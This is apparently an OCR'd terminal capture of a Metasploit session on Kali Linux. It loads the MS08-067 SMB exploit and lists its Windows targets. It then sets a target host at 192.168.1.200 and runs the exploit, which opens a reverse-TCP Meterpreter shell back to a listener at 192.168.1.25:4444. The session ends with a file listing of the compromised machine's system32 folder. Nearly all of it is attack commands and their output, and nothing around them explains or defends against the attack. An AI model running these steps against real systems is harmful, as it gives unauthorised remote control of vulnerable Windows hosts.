
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ msfconsole
_----------.
.' #######   ;."
.---,.   ;@   @@`;   .---,..
." @@@@@'.,'@@   @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@@   @@@@@@@@@@@@@@@ @;
`.@@@@@@@@@@@@@@   @@@@@@@@@@@@@@@@ .'
"--'.@@@ -.@   @ ,'-   .'--"
".@' ; @   @ `. ;'
|@@@@ @@@   @   .
' @@@ @@   @@   ,
`.@@@@   @@   .
',@@   @   ;   _____________
(3 C   )   /|___ / Metasploit! \
;@'. __*__,."   \|--- _____________/
'(.,...."/
=[metasploit v6.3.27-dev   ]
+ -- --=[2335 exploits - 1220 auxiliary - 413 post   ]
+ -- --=[1385 payloads - 46 encoders - 11 nops   ]
+ -- --=[9 evasion   ]
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms08_067
Matching Modules
================
Name   Disclosure Date Rank   Check Description
- ----   --------------- ----   ----- -----------
0 exploit/windows/smb/ms08_067_netapi 2008-10-28   great Yes   MS08-067 Microsoft Server
Service Relative Path Stack Corruption
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_
067_netapi
msf6 >

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > info

       Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2008-10-28

Provided by:
  hdm <x@hdm.io>
  Brett Moore <brett.moore@insomniasec.com>
  frank2 <frank2@dc949.org>
  jduck <jduck@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Targeting
      1   Windows 2000 Universal
      2   Windows XP SP0/SP1 Universal
      3   Windows 2003 SP0 Universal
      4   Windows XP SP2 English (AlwaysOn NX)
      5   Windows XP SP2 English (NX)
      6   Windows XP SP3 English (AlwaysOn NX)
      7   Windows XP SP3 English (NX)
      8   Windows XP SP2 Arabic (NX)
      9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
      10  Windows XP SP2 Chinese - Simplified (NX)
      11  Windows XP SP2 Chinese - Traditional (NX)
      12  Windows XP SP2 Czech (NX)
      13  Windows XP SP2 Danish (NX)
      14  Windows XP SP2 German (NX)
      15  Windows XP SP2 Greek (NX)
      16  Windows XP SP2 Spanish (NX)
      17  Windows XP SP2 Finnish (NX)
      18  Windows XP SP2 French (NX)
      19  Windows XP SP2 Hebrew (NX)
      20  Windows XP SP2 Hungarian (NX)
      21  Windows XP SP2 Italian (NX)
      22  Windows XP SP2 Japanese (NX)
      23  Windows XP SP2 Korean (NX)
      24  Windows XP SP2 Dutch (NX)
      25  Windows XP SP2 Norwegian (NX)
      26  Windows XP SP2 Polish (NX)
      27  Windows XP SP2 Portuguese - Brazilian (NX)
```

```
     68  Windows 2003 SP2 Portuguese - Brazilian (NX)
     69  Windows 2003 SP2 Spanish (NO NX)
     70  Windows 2003 SP2 Spanish (NX)
     71  Windows 2003 SP2 Japanese (NO NX)
     72  Windows 2003 SP2 French (NO NX)
     73  Windows 2003 SP2 French (NX)
     74  Windows 2003 SP2 Chinese - Simplified (NX)
     75  Windows 2003 SP2 Czech (NX)
     76  Windows 2003 SP2 Dutch (NX)
     77  Windows 2003 SP2 Hungarian (NX)
     78  Windows 2003 SP2 Italian (NX)
     79  Windows 2003 SP2 Russian (NX)
     80  Windows 2003 SP2 Swedish (NX)
     81  Windows 2003 SP2 Turkish (NX)

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/us
                                      ing-metasploit/basics/using-metasploit.html
  RPORT    445              yes       The SMB service port (TCP)
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload information:
  Space: 408
  Avoid: 8 characters

Description:
  This module exploits a parsing flaw in the path canonicalization code of
  NetAPI32.dll through the Server Service. This module is capable of bypassing
  NX on some operating systems and service packs. The correct target must be
  used to prevent the Server Service (along with a dozen others in the same
  process) from crashing. Windows XP targets seem to handle multiple successful
  exploitation events, but 2003 targets will often crash or hang on subsequent
  attempts. This is just the first version of this module, full support for
  NX bypass on 2003, along with other platforms, is still in development.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2008-4250
  OSVDB (49243)
  https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2008/MS08-067
  https://www.rapid7.com/db/vulnerabilities/dcerpc-ms-netapi-netpathcanonicalize-dos/


View the full module info with the info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
View the full module info with the info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1044) at 2024-01-17 09:41:34 +
0100

meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  261       fil   2022-07-15 15:07:02 +0200  $winnt$.inf
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1025
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1028
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1031
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:11 +0200  1033
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1037
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:40 +0200  1040
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1041
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1042
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  1054
100666/rw-rw-rw-  2151      fil   2008-04-14 14:00:00 +0200  12520437.cpx
100666/rw-rw-rw-  2233      fil   2008-04-14 14:00:00 +0200  12520850.cpx
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  2052
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  3076
040777/rwxrwxrwx  0         dir   2022-07-15 16:58:05 +0200  3com_dmi
100666/rw-rw-rw-  100352    fil   2008-04-14 14:00:00 +0200  6to4svc.dll
100666/rw-rw-rw-  1840      fil   2008-04-14 14:00:00 +0200  AUTOEXEC.NT
100666/rw-rw-rw-  2885      fil   2022-07-15 15:06:21 +0200  CONFIG.NT
100666/rw-rw-rw-  2885      fil   2008-04-14 14:00:00 +0200  CONFIG.TMP
100666/rw-rw-rw-  66082     fil   2008-04-14 14:00:00 +0200  C_28594.NLS
100666/rw-rw-rw-  66082     fil   2008-04-14 14:00:00 +0200  C_28595.NLS
100666/rw-rw-rw-  66082     fil   2008-04-14 14:00:00 +0200  C_28597.NLS
040777/rwxrwxrwx  0         dir   2022-07-15 16:59:59 +0200  CatRoot
040777/rwxrwxrwx  0         dir   2024-01-17 09:16:12 +0100  CatRoot2
040777/rwxrwxrwx  0         dir   2022-07-15 15:05:39 +0200  Com
100666/rw-rw-rw-  1804      fil   2008-04-14 14:00:00 +0200  Dcache.bin
040777/rwxrwxrwx  0         dir   2022-07-15 15:05:54 +0200  DirectX
100666/rw-rw-rw-  103424    fil   2008-04-14 14:00:00 +0200  EqnClass.Dll
```